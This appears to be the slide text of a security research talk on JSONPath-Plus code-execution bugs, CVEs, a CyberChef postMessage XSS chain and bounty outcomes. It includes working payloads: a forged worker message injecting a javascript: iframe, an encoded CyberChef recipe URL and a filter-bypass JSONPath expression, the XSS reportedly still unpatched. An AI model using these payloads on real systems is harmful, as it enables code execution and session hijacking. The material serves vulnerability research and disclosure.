- However, the message type for sending a completed "bake" of the recipe step back to the worker allows us to include which input step index the "bake" result is for.
- This allows us to add an additional step to our recipe at the end that uses an HTML output, and use our Web Worker XSS to send a bogus message to the DOM claiming to have completed a bake for it, allowing us to include arbitrary HTML in the recipe output view.

CyberChef postMessage Bridge Traversal

- If we add an "Extract Files" step to the recipe, which allows for HTML output, we can send a fake "bake" response for it back from the compromised web worker, migrating our XSS to the DOM.

```
console.log('Executing XSS in web worker');
const data = {
  "dish": {
    "value": [],
    "type": 8
  },
  "result": "<div style='padding: 5px; white-space: normal;'>\n                20 file(s) found\n                </div><div id=\"files\" style=\"padding: 20px\"></div>",
  "type": "html",
  "progress": 2,
  "duration": 1,
  "error": false,
  "inputNum": 1,
  "bakeId": 22
}
data.result += `<iframe src="javascript:parent.alert(parent.document.domain)"></iframe>`;
postMessage({
  action: "bakeComplete",
  data
});
```

[gchq.github.io/CyberChef/#recipe=IPPath_expression\(\\$,%5B?\(%5C%5C\)_sub.constructor\(%5CsetTimeout%60eval\(atob\('Y29uc29zZ55sb2coJ0V4ZW1nIGluZy8yU1MgaW4qdGVilHdvcmticGcpOwpjb25zdCkxYXRhdD0gewo...](#)

The screenshot shows the CyberChef application interface. On the left is a sidebar with categories like 'Operations', 'Data format', 'Encryption / Encoding', 'Public Key', and 'Arithmetic / Logic'. The main area is titled 'Recipe'. It contains a 'JPath expression' section with a text input field containing a query. Overlaid on this field is a dark modal dialog box with the text 'gchq.github.io says' and 'gchq.github.io', and an 'OK' button. Below the JPath section is an 'Extract Files' section with checkboxes for 'Images', 'Video', 'Audio', 'Documents', 'Applications', 'Archives', and 'Miscellaneous', along with an 'Ignore failed extractions' checkbox. At the bottom of the 'Extract Files' section is a 'Minimum File Size' input field set to '100'. The right side of the interface shows an 'Output' section with a 'Raw Bytes' toggle and a list of found files.

DOM XSS in CyberChef

- Reported this to them back in December, still no patch.
- Still works.
- Reported this to a third party open source application that ships with CyberChef and weaponized it for account takeover via session hijacking.
 - They responded but didn't seem to really care.
- There's a can of worms that could be opened here that one could do a full talk on.

Honorable Mentions

- Caught a random low UI DoS bug stray in Rancher Dashboard
- Various Postman alternatives self XSS
- Other undisclosed XSS bugs
- Unknown unknowns

JSONPath-Plus CVE Assignment + Fixes

- October 2024 - Critical CVE drops for JSONPath-Plus
- What? How?
- Turns out, evaluating arbitrary user provided JSON Paths with the default configuration was supposed to actually be able to be done safely.
- Who else was even looking at this?

JSONPath-Plus CVE Assignment + Fixes

Description

All versions of the package jsonpath-plus are vulnerable to Remote Code Execution (RCE) due to improper input sanitization. An attacker can execute arbitrary code on the system by exploiting the unsafe default usage of vm in Node. ****Note:**** There were several attempts to fix it in versions [10.0.0-10.1.0](https://github.com/JSONPath-Plus/JSONPath/compare/v9.0.0...v10.1.0) but it could still be exploited using [different payloads] (https://github.com/JSONPath-Plus/JSONPath/issues/226).

CVSS 1 Total

[Learn more](#)

Score	Severity	Version	Vector String
9.8	CRITICAL	3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:P

Research Collision: Reaching out to rising0

- Italian Cybersecurity Student and highly skilled CTF Player
- He'd noticed Insomnia (open source API development client) used JSON paths via JSONPath-Plus in some interesting places

"At some point I made a mistake while writing the filter on object properties, instead of doing == I wrote =, and magic all the objects had the property replaced with that value. I felt something wasn't quite right and decided to look up which library was being used and then looked at its implementation, up to getting RCE"

Research Collision: Reaching out to rising0

- He dived into the implementation and found it could result in arbitrary JS eval
- Reported through a third party platform that does vulnerability disclosure
- Developer was wrangled into "fixing" it despite claiming it was unmaintained
- Did a bit of blast radius exploration of his own, some reports and fixes to stuff I'd either missed, or didn't feel like dealing with
- A lot of back and forth between him and the developer bypassing "fix" after "fix"
- Overall, a great discussion and interesting insight into someone else looking at a similar problem

JSONPath-Plus Dark Age

- For the weeks after the fix, blows are traded between random researchers and the developer on a public GitHub issue and bypass after bypass is fixed

✓ Closed Remote Code Execution (RCE) is still possible #226

29 remaining items

Load more

JSONPath-Plus Fix Bypass

- January 2025 - I decide the dust has settled on jsonpath-plus/jsonpath bypasses and take a crack at it myself
- Instead of passing to NodeJS vm, an AST generator/evaluator is used to process the path expressions
- If we can get this to call Function, we can get it to execute JavaScript outside of the AST evaluator similar to eval()

JSONPath-Plus Fix Bypass

The AST Evaluator now has checks intended to prevent the evaluation of the member expression of the properties in the `BLOCKED_PROTO_PROPERTIES` set. This is to prevent acquisition of a reference to the true Function constructor, and to prevent prototype pollution.

```
const BLOCKED_PROTO_PROPERTIES = new Set([
  'constructor',
  '__proto__',
  '__defineGetter__',
  '__defineSetter__'
]);
```

JSONPath-Plus Fix Bypass

The check is implemented in such a way that it can be bypassed by passing a prop value that is not a string, but will be turned into a string containing a forbidden value when `.toString()` is implicitly called on it when `obj[prop]` is evaluated.

```
if (!Object.hasOwn(obj, prop) && BLOCKED_PROTO_PROPERTIES.has(prop)) {  
  throw TypeError(  
    `Cannot read properties of ${obj} (reading '${prop}')  );  
}  
const result = obj[prop];
```

JSONPath-Plus Fix Bypass

```
blocked = new Set(['constructor', '__proto__'])
obj = {}
prop = ['constructor']
if(blocked.has(prop)) // ['constructor'] is not in the blocked set
    throw `${prop} blocked!`
return obj[prop] // .toString() is implicitly applied on prop, returning 'constructor', bypassing the check
```

JSONPath-Plus Fix Bypass

- This allows for us to get a payload like this through a path, and leads to arbitrary JS eval again outside of the AST evaluator by calling Function.

```
$..[?(p="console.log(1337)";a='[['constructor']] [['constructor']](p);a())]
```

JSONPath-Plus Fix Bypass

- CVE-2025-1302

Description

Versions of the package jsonpath-plus before 10.3.0 are vulnerable to Remote Code Execution (RCE) due to improper input sanitization. An attacker can execute arbitrary code on the system by exploiting the unsafe default usage of eval='safe' mode. **Note:** This is caused by an incomplete fix for CVE-2024-21534.


CVSS 2 Total

[Learn more](#)

Score	Severity	Version	Vector String
9.8	CRITICAL	3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:P

Loot & Accolades

- 2 Critical bounty payouts
- 1 High bounty payout
- 1 Medium bounty payout
- ~\$13,337 in total
- At least a couple critical CVEs

Severity Critical	Severity Critical (9 ~ 10)
	Visibility Private
CVE ID CVE-2024-47180	Asset: Domain
Weaknesses No CWEs	Weakness Code Injection
Credits  nickcopi	CVE ID None
Reporter	Bounty \$6,000

Lessons Learned

- There was no standard for JSON Paths
 - JS implementations wanted to basically implement JS in the expressions
 - As of early 2024, there's a JSONPath RFC so a subset of functionality of JS is defined, and an AST parser/evaluator that only implements these, instead of trying to act like JS should be implemented
 - What other cases like this may exist and be interesting future research topics?
- There's no such thing as "safe" JavaScript execution
 - Except for when there is
 - Even then, there isn't
- Don't treat libraries as out of scope when hacking an application
 - They might have very odd behavior and open up opportunities for strange footguns and interesting gadgets
- Be friendly with other researchers!

Questions?

...

JSONPath viuhebiity

